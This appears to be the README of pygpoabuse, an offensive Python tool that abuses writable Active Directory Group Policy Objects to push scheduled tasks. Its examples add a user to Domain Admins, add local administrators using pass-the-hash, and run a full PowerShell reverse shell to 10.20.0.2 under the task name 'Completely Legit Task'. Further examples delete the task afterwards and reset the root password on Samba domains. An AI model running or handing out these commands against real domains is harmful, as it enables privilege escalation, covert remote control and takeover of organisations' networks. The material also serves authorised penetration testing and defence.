 hackndo/pygpoabuse
Partial python implementation of SharpGPOAbuse

Host/User targeting via filters (mirrors SharpGPOAbuse --FilterEnabled):
  -filter-enabled       Enable GPO Host/User targeting so the scheduled task only runs for a specific host/user
  -target-dns-name FQDN
                        Computer task: DNS/FQDN of the only host that should run the task (e.g. dc01.corp.local)
  -target-username DOMAIN\USER
                        User task: only this user processes the task (format: DOMAIN\username)
  -target-user-sid SID  User task: SID of the targeted user (optional, more robust matching)
# Add Domain user and add to Domain Admins via Domain-Controller
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local
Python partial implementation of SharpGPOAbuse by@pkb1s

This tool can be used when a controlled account can modify an existing GPO that applies to one or more users & computers. It will create an immediate scheduled task as SYSTEM on the remote computer for computer GPO, or as logged in user for user GPO.
Default behavior adds a local administrator.

Add john user to local administrators group (Password: H4x00r123..)
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012"
Reverse shell example
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" \
    -powershell \
    -command "\$client = New-Object System.Net.Sockets.TCPClient('10.20.0.2',1234);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" \
    -taskname "Completely Legit Task" \
    -description "Dis is legit, pliz no delete" \
    -user
Delete the scheduled task after it executed.
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --cleanup

This tool also can be used with Samba AD Domains. It will create an immediate job as root on the remote computer for computer GPO.
First, create a Bash script or ELF file.
#!/bin/bash
echo "root:1234" | chpasswd
Then execute tool with --linux-exec argument.
./pygpoabuse.py DOMAIN/user:password -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --linux-exec /path/to/executable